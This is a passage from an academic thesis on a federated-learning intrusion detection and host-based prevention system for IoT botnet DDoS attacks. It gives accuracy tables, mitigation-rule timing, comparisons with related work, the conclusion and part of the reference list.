

Figure 5.31: Confusion matrix of the federated self-learning model with the dataset (PRASAD; BABU; AMARNATH, 2019)

5.1.4 Comparison of Results

Model	Dataset	Accuracy	Loss
Centralized Supervised	Caldas Filho et al. (2023)	0.9859	0.0314
Federated Supervised	Caldas Filho et al. (2023)	0.8689	0.3218
Centralized Supervised	Prasad, Babu e Amarnath (2019)	0.9987	0.0033
Federated Supervised	Prasad, Babu e Amarnath (2019)	0.9891	0.0438
Centralized Self-learning	Caldas Filho et al. (2023)	0.9582	0.1647
Federated Self-learning	Caldas Filho et al. (2023)	0.9636	0.0927
Centralized Self-learning	Prasad, Babu e Amarnath (2019)	0.9480	0.2197
Federated Self-learning	Prasad, Babu e Amarnath (2019)	0.9986	0.0028

5.1.5 HIDPS execution results

After each FL client ends the detection phase, the Mitigation Structure initiates the final phase through HIDPS as described in Subsection 4.3.1.2 in order to stop attacks from infected devices. The metrics used to evaluate HIDPS performance are the time that each rule was executed and the rule-consuming time by each malicious device.

The results show an immediate decrease in traffic from the infected devices, which shows that the rule was applied successfully. An analysis of the time to apply new rules to devices is done in sequence.



Figure 5.32: HIDPS results in terms of Bytes x Seconds during real-time mitigation procedure.

First of all, each rule has its own apply time, in our test scenario the rule is an IpTables command to block traffic, we measure the average time to execute this rule. For this scenario, the tests were repeated 3 times, obtaining the values exposed in Table 5.1.

Table 5.1: Time to execute the mitigation rule in each infected device.

Test suites	Average Run Time Rule (s)	Standard Deviation (s)
3	0.125	0.001

As shown in Table 5.1, the standard deviation for the run time rule was nearly zero, considering Y as the average time for a rule execution of 0.125s.

Therefore, the reaction time to this scenario can be expressed by:

$$F(x) = x + 0.125, \tag{5.1}$$

where x represents the time that the bot takes to consume the rule published to the Kafka topic and $F(x)$ being the time that each bot takes to converge.

To measure the mean time a bot takes to consume rules published to the Kafka topic an average was made of the time to consume messages in Kafka by the bots. We used 10 values to compute the average and found results are expressed in Table 5.2. It's important to notice that these results are specific to the constraints of this test scenario, as the value can vary depending on the number of messages published on the topic. The complete analysis of Kafka consuming time is outside of the scope of this work.

Table 5.2: Time to consume the mitigation rule from Kafka in each infected device.

Test suites	Average Run Time Rule (s)	Standard Deviation (s)
10	0.546	0.002

From Equation 5.1 and the average time presented for consuming messages in Kafka in this scenario, we can conclude that the total time to receive and execute the rule is, on average, below 1 second.

Thus, from each time calculated during the rule execution and consuming phase, which are below 1 second considering its deviation, the detection and mitigation procedure runs below 6 minutes on average. In matters of mitigation, each time is considerably small and shows efficiency in stopping DDoS attacks after their detection.

5.1.6 NIDS Related Works Benchmarking

This project is compared to the other three related works. The first one (AZIZJON; JUMABEK; KIM, 2020) involves the implementation of an NIDS with 1D-CNN in imbalanced and balanced datasets to get result metrics. The second work (GHOSH; MANDAL; KUMAR, 2015) implements an NIDS and HIDPS architecture in a Cloud Computing environment with K-Nearest Neighbor (KNN) and Neural Network (NN) algorithms to do training and detection. The third work, called FedACNN(MAN et al., 2021), consists of an edge-assisted IoT with an intelligent intrusion detection system through Federated Learning and Deep Learning using CNN.

5.1.6.1 Comparing NIDS Related Works

In order to compare our results with the related works mentioned before, all proposed solutions, domains, and test scenarios will be presented and compared.

The authors in (AZIZJON; JUMABEK; KIM, 2020) propose an LSTM with 1D-CNN scenario to train and test an imbalanced dataset with 100 different features. The second work (GHOSH; MANDAL; KUMAR, 2015) proposes a HIDPS and NIDS integrated with a Cloud-IDS using a hybrid KNN and NN algorithm to apply anomaly detection in NSL-KDD training dataset. Our work proposes a NIDS and HIDPS architecture with Federated Learning and 1D-CNN algorithm to apply anomaly detection in a dataset built with real Mirai traffic. The third work (MAN et al., 2021) proposes an IDS with horizontal FL and Edge Computing using CNN in each edge device, applying an NSL-KDD dataset to do the training and classification. Instead of using FedAvg, this work proposed an algorithm called FedACNN which aggregates the average model of clients and also the weighted model parameters.

Table 5.3 presents differences between all works. And it shows the difference in the test scenarios between all works as well. The comparison considers configuration parameters, attack methods, dataset parameters, etc.

These comparisons were made in order to establish the difference between the related works and this proposed model in terms of solutions, structures, algorithms used, ML parameters, and scenarios. Before comparing obtained results during anomaly-based attack detection, all works are compared regarding their infrastructures, technologies, and testing methods.

Table 5.3: Comparing NIDS Related Works.

Work	(AZIZJON; JUMABEK; KIM, 2020)	(GHOSH; MANDAL; KUMAR, 2015)	(MAN et al., 2021)	This Proposed Model
Detection System	NIDS	HIDPS, NIDS, Cloud-IDS	NIDS	HIDPS, NIDS (IRS)
ML Structure	Centralized	Centralized	Federated Learning	Federated Learning
Deep Learning Algorithm	LSTM, 1D-CNN	KNN, NN	CNN	1D-CNN
Attack Methods	DoS, Backdoors	DoS, Probe, U2R, R2L	DoS, Probe, U2R, R2L	DDoS (HTTP Flood)
Dataset	UNSW NB15	NSL-KDD	NSL-KDD	Proposed Model's Dataset
Dataset Parameters	22 used features	25 used features	Not Informed	15 used features
Training Parameters	32 batch size, 64 filter size, 200 epochs (centralized)	Not Informed (Information Gain)	128 batch size, 10 nodes, 5 rounds, 10 to 40 epochs	32 filter size, 3 nodes, 3 rounds, 20 epochs (per client)
Scenario	Simulated Scenario	Simulated Scenario	Simulated Scenario	Real Scenario

Thus, after describing the main differences between all works, the results in terms of training and detection accuracy are compared in order to show differences in terms of efficiency and performance to detect anomalies in the network.

5.1.6.2 Azizjon's 1D-CNN work

The first work (AZIZJON; JUMABEK; KIM, 2020) obtains accuracy results using 1 to 3 layers of 1D-CNN with a learning rate of 0.0001 such as this project. In this project, it was utilized a pre-obtained non-balanced model with 14 features, so the comparison was made to the imbalanced dataset (with 22 features) results made in the related work. Table 5.4 shows accuracy values for all layers, and Fig. 5.33 presents the comparison with this project.

Table 5.4: 1D-CNN results with "imbalanced" UNSW NB15 data in Azizjon's work.

Method	Accuracy (%)
1	83.190
2	84.130
3	85.860

The comparison made in Fig. 5.33 shows the difference in training accuracy performance be-



Figure 5.33: Comparing accuracy results between this project and Azizjon's work.

tween the related work and this project. It is observed that the training and classification of traffic using the proposed hybrid architecture and Federated Learning is higher than the performance of all layers of the related work. Indicating that, in a concatenated distributed environment to a mitigation architecture, the detection performance is superior, presenting operational advantages.

5.1.6.3 Ghosh's Hybrid NIDS and HIDPS Work

The second work (GHOSH; MANDAL; KUMAR, 2015) combines NIDS and HIDPS as well but with a Cloud Computing environment, making detection measures with KNN, NN, and hybrid methods in a large flow of data packets. This work presents results in terms of accuracy as shown in Table 5.5. Using the aggregation accuracy result, the comparison is realized in Fig. 5.34 showing this project's superiority in terms of training and detection.

Table 5.5: Cloud NIDS and HIDPS accuracy results obtained in Ghosh's work.

Methods	**Accuracy (%)**
KNN	72.490
NN	73.030
Hybrid	76.540

The comparison made in Fig. 5.34 shows the superiority of detection and training by the Federated Learning model on an imbalanced dataset when compared to all methods done in the related work. The work applies KNN and NN individually, as well as using both in an NIDS and HIDPS architecture. This project, also from a hybrid architecture with distributed training, obtains better accuracy results from aggregation algorithms with multiple training clients.

These related works involve NIDS and even HIDPS detection through centralized Machine Learning methods using Deep Learning and Neural Networks. And it was shown that this project presents higher accuracy during training and detection in a distributed structure with Federated



Figure 5.34: Comparing accuracy results between this project and Ghosh's Work.

Learning, which naturally reduces efficiency in order to increase privacy.

5.1.7 Dapeng's FedACNN in Edge-Assisted IoT

The third work (MAN et al., 2021) applies an NIDS in an IoT infrastructure with Edge Computing using Deep Learning and Federated Learning to classify and identify anomalous data through NSL-KDD dataset, making edge devices results aggregation through an algorithm called FedACNN. This work presents results in terms of accuracy as shown in Table 5.6 containing all different epochs applied in the testing scenario. Using the aggregation accuracy result, the comparison is realized in Fig. 5.35 showing performance differences between these projects.

Table 5.6: FedACNN accuracy results with 10 to 40 epochs obtained in Dapeng's work.

Epochs	**Accuracy (%)**
10	98.730
20	99.020
40	99.120

The comparison made in Fig. 5.35 uses only the accuracy obtained with 20 epochs because our work only used 20 epochs during FL training execution. It shows that Dapeng's work shows better accuracy regarding DoS detection, having a superiority of 9%. Despite having better accuracy, our proposed solution had great efficiency considering that it applies a botnet in a real scenario with an HIDPS integrated in order to apply mitigation in near real time. Dapeng's work uses NSL-KDD in a simulated scenario using only NIDS with a new aggregation algorithm, thus increasing efficiency during FL training, but it doesn't apply mitigation as well.

Our project showed lower accuracy, but it has an anomaly detection and mitigation structure thus increasing security and privacy manners, and its application scenario is a real IoT with Fog Computing infrastructure. Although Dapeng's work has greater efficiency in terms of classifica-



Figure 5.35: Comparing accuracy results between this project and Dapeng's work.

tion, it doesn't show greater privacy and security in an IoT decentralized structure such as our proposed solution.

5.1.8 HIDPS Related Works Benchmarking

Based on the results obtained during the mitigation of DDoS attacks by HIDPS in the proposed architecture, comparisons will be made between this project and other related works that have implemented intrusion detection solutions on hosts. The focus of the comparison is to differentiate between network and infrastructure proposals of solutions in terms of configuration parameters (runtime and DDoS attack method).

5.1.8.1 HIDPS Works Proposed Solutions

The work being used as a point of comparison is a HIDPS (Hybrid Intrusion Detection and Prevention System) that combines AIDS (Anomaly-based Intrusion Detection System) and SIDS (Signature-based Intrusion Detection System) in a hybrid implementation (KHRAISAT et al., 2019). In this study, a real IoT environment is utilized, and an ML dataset called Bot-IoT is applied, consisting of both legitimate and real anomaly traffic. The primary objective is to utilize the HIDPS with AIDS to detect zero-day attacks and SIDS to differentiate new attacks from well-known ones. The AIDS method employs a Decision Tree Classifier in a centralized infrastructure to determine whether a test sample is malware or benign traffic. The SIDS is responsible for storing previously identified attacks from the AIDS system in its database, maintaining a history of attacks and malware.

Consequently, the signature-based structure with a Decision Tree Classifier in the SIDS stage serves as a training method in the AIDS stage, utilizing the One Class SVM algorithm on unknown traffic (traffic not detected with signature rules). This hybrid approach provides an en-

semble to detect known attacks and predict new ones, thereby expanding the rule database over time.

Our project shares a similar objective in terms of combining anomaly-based and signature-based methods, but there are several differences. Firstly, our solution not only incorporates a HIDPS but also utilizes an ML approach with an NIDS (Network-based Intrusion Detection System) to perform anomaly detection. Additionally, our project introduces a mitigation and prevention method in near real-time to effectively counter DDoS attacks using Fog Computing. Thus, our project combines two IDS approaches using decentralized ML with Deep Learning instead of a Decision Tree Classifier and One Class SVM, and it incorporates a mitigation component, resulting in a comprehensive prevention system.

Table 5.7 shows the proposed solutions differences between our project and the related work cited before.

Table 5.7: Comparing HIDPS related works proposed solutions.

Work	**Khraisat et al. (2019)**	**This Proposed Model**
HIDPS Goals	Detection	Detection and Prevention
Attack Type	DDoS, Key Logging	DDoS (HTTP Flood)
Technologies	IoT Gateway, Machine Learning	Fog Computing, IoT Gateway
Scenario	Simulated Scenario	Real Scenario

Table 5.7 shows the comparison between the two works in terms of the test scenarios used to validate each project, and what kind of results were obtained. Our work emphasizes the reaction and mitigation time during DDoS prevention stage to validate the HIDPS structure, and the related work only shows the ML results in terms of Confusion Matrix, Accuracy, True and False Positive and Negative rates. Therefore, there was no prevention and reaction time in the related work justified by the fact that it is not an IDPS.

5.1.8.2 HIDPS Works Test Scenario

Table 5.8: Comparing HIDPS related works test scenarios.

Work	**Khraisat et al. (2019)**	**This Proposed Model**
Test Scenario	Simulated IoT Network with DDoS attack Dataset	Real IoT Network with Botnet
Results Obtained	Machine Learning Output	Elapsed Time and Average Run Time Rule (Prevention Time)

6 CONCLUSION

The proposed model in this thesis enabled the implementation of a network intrusion detection system (IDS) integrating host-based intrusion detection (HIDPS). This integrated system, known as an Intrusion Response System (IRS), was designed to proactively identify and combat zero-day distributed denial-of-service attacks. To achieve this, we employed a decentralized Federated Learning system harnessing the power of Deep Learning for anomaly detection.

By utilizing this advanced approach, we were able to enhance the system's capability to recognize and respond to unknown threats. Furthermore, we integrated attack mitigation capabilities into the system by leveraging a Fog Computing orchestrator. This allowed us to create and implement custom rules to mitigate attacks, thereby improving the overall security posture of the system. Additionally, attack mitigation capabilities were integrated into the system using a Fog Computing orchestrator. This facilitated the creation and deployment of custom rules for attack mitigation, further enhancing the overall security stance of the system.

The proposed model, which is a botnet detection and mitigation model for IoT networks, is robust in identifying and mitigating distributed denial-of-service attacks, stopping attacks at their source. The Federated Learning method enabled the scalable use of a distributed computing model, where increasing processing capacity is achieved by adding more nodes without wasting previous investments in Fog Computing nodes.

The extended detection model implemented in this work allows end devices to receive signatures of anomalous traffic from a Fog Computing orchestrator or from detection originating from the Federated Learning structure. This composition forms a HIDPS capable of combating signature attacks or perception of attacks processed in real-time.

In comparison to our NIDS solution, the three other works (AZIZJON; JUMABEK; KIM, 2020; GHOSH; MANDAL; KUMAR, 2015; MAN et al., 2021) utilized centralized Machine Learning, with the latter employing Federated Learning with Deep Learning methods for anomaly detection in simulated scenarios. However, our work employed a decentralized learning technique in a real scenario involving real-time DDoS attacks. As a result, our approach demonstrated superior efficiency in terms of accuracy, achieving an average accuracy rate of 96.36% during both training and attack detection. Notably, our solution also prioritized privacy concerns by leveraging distributed Machine Learning and a Fog Computing structure integrated with a HIDPS in a real-world setting. In terms of results, the average accuracy, average loss, and average execution time obtained during the anomaly detection procedure through Federated Learning were 96%, 26.705%, and 303.904 seconds, respectively. Compared to (AZIZJON; JUMABEK; KIM, 2020), we had a 4% gain in accuracy, and compared to (GHOSH; MANDAL; KUMAR, 2015), we had over 10% more accuracy for all Deep Learning methods used in the related work. Additionally, we had less than 9% difference in accuracy compared to (MAN et al., 2021) applying 20 epochs.

This efficiency superiority is attributed to the utilization of Federated Learning with 1D-CNN, specifying a decentralized training structure that enhances privacy and reduces training overload. The utilization of Federated training and detection procedures through Deep Learning minimizes the impact of a Single Point of Failure (SPOF) and reduces the workload of each device due to ML decentralization. Thus, the accuracy superiority results from multiple devices sharing training and detection results in a real scenario with a balanced dataset, applying 1D-CNN to deeply detect each malicious data.

As a future scope, we aim to explore this model within a Software-Defined Networking (SDN) framework, incorporating OpenFlow-enabled switches into the scenario devised for this study. This endeavor will enable us to quantify the mitigation time in a real equipment environment. Furthermore, we plan to extend the application of this model to virtual machines in Data Centers, thereby introducing an additional layer of security. Additionally, as a continuation of this research, we intend to integrate this solution with cloud orchestrators, facilitating seamless integration and management in cloud computing environments.

REFERENCES

AFEK, Y.; BREMLER-BARR, A.; FEIBISH, S. L. Zero-day signature extraction for high-volume attacks. *IEEE/ACM Transactions on Networking*, IEEE, v. 27, n. 2, p. 691–706, 2019.

AGRAWAL, S.; SARKAR, S.; AOUEDI, O.; YENDURI, G.; PIAMRAT, K.; ALAZAB, M.; BHATTACHARYA, S.; MADDIKUNTA, P. K. R.; GADEKALLU, T. R. Federated Learning for intrusion detection system: Concepts, challenges and future directions. *Computer Communications*, v. 195, p. 346–361, 2022. Disponível em: <https://www.sciencedirect.com/science/article/pii/S0140366422003516>.

AHMAD, Z.; KHAN, A. S.; SHIANG, C. W.; ABDULLAH, J.; AHMAD, F. Network intrusion detection system: A systematic study of machine learning and deep learning approaches. *Transactions on Emerging Telecommunications Technologies*, Wiley Online Library, v. 32, n. 1, p. e4150, 2021.

ALAZAB, A.; HOBBS, M.; ABAWAJY, J.; KHRAISAT, A.; ALAZAB, M. Using response action with intelligent intrusion detection and prevention system against web application malware. *Information Management & Computer Security*, Emerald Group Publishing Limited, v. 22, n. 5, p. 431–449, Nov 2014. ISSN 0968-5227.

ALI, M. N.; IMRAN, M.; DIN, M. S. u.; KIM, B.-S. Low rate ddos detection using weighted federated learning in sdn control plane in iot network. *Applied Sciences*, v. 13, n. 3, 2023. ISSN 2076-3417. Disponível em: <https://www.mdpi.com/2076-3417/13/3/1431>.

ALSAADI, A. T. E. Internet of Things: Features, Challenges, and Vulnerabilities. *International Journal of Advanced Computer Science and Information Technology (IJACSIT)*, v. 4, n. 1, p. 1–13, 2015. ISSN 2296-1739.

ALZAHRANI, R. J.; ALZAHRANI, A. A Novel Multi Algorithm Approach to Identify Network Anomalies in the IoT Using Fog Computing and a Model to Distinguish between IoT and Non-IoT Devices. *Journal of Sensor and Actuator Networks*, MDPI, v. 12, n. 2, 2023. ISSN 2224-2708. Disponível em: <https://www.mdpi.com/2224-2708/12/2/19>.

ASPERNÄS, A.; SIMONSSON, T. *IDS on Raspberry Pi: A Performance Evaluation*. 27 p. Dissertação (Bachelor's Thesis) — Linnaeus University, 2015.

AZIZJON, M.; JUMABEK, A.; KIM, W. 1D CNN based network intrusion detection with normalization on imbalanced data. In: *2020 International Conference on Artificial Intelligence in Information and Communication (ICAIIC)*. Fukuoka, Japan: IEEE, 2020. p. 218–224.

BAGCHI, T.; MAHAPATRA, A.; YADAV, D.; MISHRA, D.; PANDEY, A.; CHANDRASEKHAR, P.; KUMAR, A. Intelligent security system based on face recognition and IoT. *Materials Today: Proceedings*, Elsevier, v. 62, p. 2133–2137, 2022. ISSN 2214-7853. International Conference on Design, Manufacturing and Materials Engineering. Disponível em: <https://www.sciencedirect.com/science/article/pii/S2214785322016984>.

BERTINO, E.; ISLAM, N. Botnets and Internet of Things Security. *Computer*, IEEE, v. 50, n. 2, p. 76–79, 2017.

BERTOLI, G. D. C.; PEREIRA JÚNIOR, L. A.; SAOTOME, O.; SANTOS, A. L. D.; VERRI, F. A.; MARCONDES, C. A. C.; BARBIERI, S.; RODRIGUES, M. S.; OLIVEIRA, J. M. P. D. An End-to-End Framework for Machine Learning-Based Network Intrusion Detection System. *IEEE Access*, v. 9, p. 106790–106805, 2021.

CALDAS FILHO, F. L. de; SOARES, S. C. M.; OROSKI, E.; ALBUQUERQUE, R. de O.; MATA, R. Z. A. da; MENDONÇA, F. L. L. de; DE SOUSA JÚNIOR, R. T. Botnet Detection and Mitigation Model for IoT Networks Using Federated Learning. *Sensors*, v. 23, n. 14, 2023. ISSN 1424-8220. Disponível em: <https://www.mdpi.com/1424-8220/23/14/6305>.

CARDOSO, A. Marques da S.; LOPES, R. F.; TELES, A. S.; MAGALHÃES, F. B. V. Real-Time DDoS Detection Based on Complex Event Processing for IoT. In: *2018 IEEE/ACM Third International Conference on Internet-of-Things Design and Implementation (IoTDI)*. Orlando, FL, USA: [s.n.], 2018. p. 273–274.

CHINNASAMY, P.; DEVIKA, S.; BALAJI, V.; DHANASEKARAN, S.; JEBAMANI, B. J. A.; KIRAN, A. Bddos: Blocking distributed denial of service flooding attacks with dynamic path detectors. In: IEEE. *2023 International Conference on Computer Communication and Informatics (ICCCI)*. [S.l.], 2023. p. 1–5.

CHUNKA, C.; BANERJEE, S.; GUPTA, S. K. A secure communication using multifactor authentication and key agreement techniques in internet of medical things for COVID-19 patients. *Concurrency and Computation: Practice and Experience*, v. 35, n. 7, p. e7602, 01 2023. Disponível em: <https://onlinelibrary.wiley.com/doi/abs/10.1002/cpe.7602>.

DEVENDRA416. *DDoS Datasets*. 2024. Kaggle. Dataset combining DDoS and benign flows extracted from multiple IDS datasets. Contains both balanced and imbalanced versions. Detailed feature descriptions available at https://www.unb.ca/cic/datasets/ids-2018.html. Disponível em: <https://www.kaggle.com/datasets/devendra416/ddos-datasets/data>.

DUTRA, B. V.; ALENCASTRO, J. F. de; CALDAS FILHO, F. L. de; MARTINS, L. M. C. e; DE SOUSA JÚNIOR, R. T.; ALBUQUERQUE, R. de O. HIDS by signature for embedded devices in IoT networks. In: UNIVERSIDAD DE EXTREMADURA. *Actas de las V Jornadas Nacionales de Investigación en Ciberseguridad (JNIC 2019)*. Cáceres, Spain, 2019. p. 53–61. ISBN 978-84-09-12121-2.

FARES, A. A. Y. R.; FILHO, F. L. de C.; GIOZZA, W. F.; CANEDO, E. D.; MENDONÇA, F. L. L. de; NZE, G. D. A. DoS attack prevention on IPS SDN networks. In: IEEE. *2019 Workshop on Communication Networks and Power Systems (WCNPS)*. Brasilia, DF, Brazil, 2019. p. 1–7.

FLOWER LABS. *Flower Framework Documentation*. 2024. Disponível em: <https://flower.dev/docs>.

FORTINET. *Fortinet*. 2024. Disponível em: <https://www.fortinet.com>. Acesso em: 2024-07-20.

FOTIADOU, K.; VELIVASSAKI, T.-H.; VOULKIDIS, A.; SKIAS, D.; TSEKERIDOU, S.; ZAHARIADIS, T. Network traffic anomaly detection via deep learning. *Information*, v. 12, n. 5, 2021. ISSN 2078-2489. Disponível em: <https://www.mdpi.com/2078-2489/12/5/215>.

GHOSH, P.; MANDAL, A.; KUMAR, R. An Efficient Cloud Network Intrusion Detection System. In: *Information Systems Design and Intelligent Applications*. New Delhi: Springer India, 2015. v. 339, p. 91–99. ISBN 978-81-322-2249-1.

GITHINJI, S.; ATARO, E.; MAIGA, A.-A. Secured Federated Learning for DDoS Detection in Heterogenous Telecom Cloud Networks Using Recurrent Neural Networks. *International Journal of Electrical and Electronics Engineering*, 2023. Disponível em: <https://unilibrary.zetech.ac.ke:8443/xmlui/handle/zet/189>.

GOOGLE COLAB. *Notebook Colab*. 2025. Disponível em: <https://colab.research.google.com/drive/1vOW3RDRUrA8mdZIcaDi7E_MYHI6nPuGS?usp=sharing>. Acesso em: 2025-03-04.

GOOGLE COLAB. *Notebook Colab*. 2025. Disponível em: <https://colab.research.google.com/drive/1mdy4rx63BaohM6ZF173CRggzmTXElSXy?usp=sharing>. Acesso em: 2025-03-04.

GOOGLE COLAB. *Notebook Colab*. 2025. Disponível em: <https://colab.research.google.com/drive/1Al67UwfhQjQ5osZezucCZIRx3qJgwSjV?usp=sharing>. Acesso em: 2025-03-04.

GOOGLE COLAB. *Notebook Colab - Client*. 2025. Disponível em: <https://colab.research.google.com/drive/1RJ1NFIaSiZT1ZPpMHvmTnSM_SWHHpNb9?usp=sharing>. Acesso em: 2025-03-04.

GOOGLE COLAB. *Notebook Colab - Server*. 2025. Disponível em: <https://colab.research.google.com/drive/1LeghGRQEjQDYIni_pccmabIU0t8dioRA?usp=sharing>. Acesso em: 2025-03-04.

GOOGLE DRIVE. *Arquivo Google Drive*. 2025. Disponível em: <https://drive.google.com/file/d/1jSduRiv1XkiNQq2rZuW_szVO1KahOlAw/view?usp=sharing>. Acesso em: 2025-03-04.

GUPTA, A.; GUPTA, S. K. A survey on green unmanned aerial vehicles-based fog computing: Challenges and future perspective. *Transactions on Emerging Telecommunications Technologies*, v. 33, n. 11, p. e4603, 2022. Disponível em: <https://onlinelibrary.wiley.com/doi/abs/10.1002/ett.4603>.

HNAMTE, V.; HUSSAIN, J. DCNNBiLSTM: An efficient hybrid deep learning-based intrusion detection system. *Telematics and Informatics Reports*, v. 10, p. 100053, 2023. ISSN 2772-5030. Disponível em: <https://www.sciencedirect.com/science/article/pii/S2772503023000130>.

HODO, E.; BELLEKENS, X.; HAMILTON, A.; DUBOUILH, P.-L.; IORKYASE, E.; TACHTATZIS, C.; ATKINSON, R. Threat analysis of IoT networks using artificial neural network intrusion detection system. In: *2016 International Symposium on Networks, Computers and Communications (ISNCC)*. Yasmine Hammamet, Tunisia: [s.n.], 2016. p. 1–6.

IMRAN; IQBAL, N.; KIM, D. H. IoT Task Management Mechanism Based on Predictive Optimization for Efficient Energy Consumption in Smart Residential Buildings. *Energy and Buildings*, Elsevier, v. 257, p. 111762, 2022. ISSN 0378-7788. Disponível em: <https://www.sciencedirect.com/science/article/pii/S037877882101046X>.

JONES, R.; WHITE, E.; AL. et. Iot communication security: Overlooked but critical. *Cybersecurity Review*, v. 7, n. 4, p. 311–325, 2019.

JUN, C.; CHI, C. Design of complex event-processing IDS in internet of things. In: *2014 Sixth International Conference on Measuring Technology and Mechatronics Automation*. Zhangjiajie, China: [s.n.], 2014. p. 226–229.

KAMALDEEP; DUTTA, M.; GRANJAL, J. Towards a Secure Internet of Things: A Comprehensive Study of Second Line Defense Mechanisms. *IEEE Access*, IEEE, v. 8, p. 127272–127312, 2020.

KASINATHAN, P.; COSTAMAGNA, G.; KHALEEL, H.; PASTRONE, C.; SPIRITO, M. A. DEMO: An IDS framework for internet of things empowered by 6LoWPAN. In: . Berlin, Germany: ACM, 2013. (CCS '13), p. 1337–1340. ISBN 978-1-4503-2477-9.

KHRAISAT, A.; GONDAL, I.; VAMPLEW, P.; KAMRUZZAMAN, J.; ALAZAB, A. A novel ensemble of hybrid intrusion detection system for detecting internet of things attacks. *Electronics*, v. 8, n. 11, Oct 2019. ISSN 2079-9292. Disponível em: <https://www.mdpi.com/2079-9292/8/11/1210>.

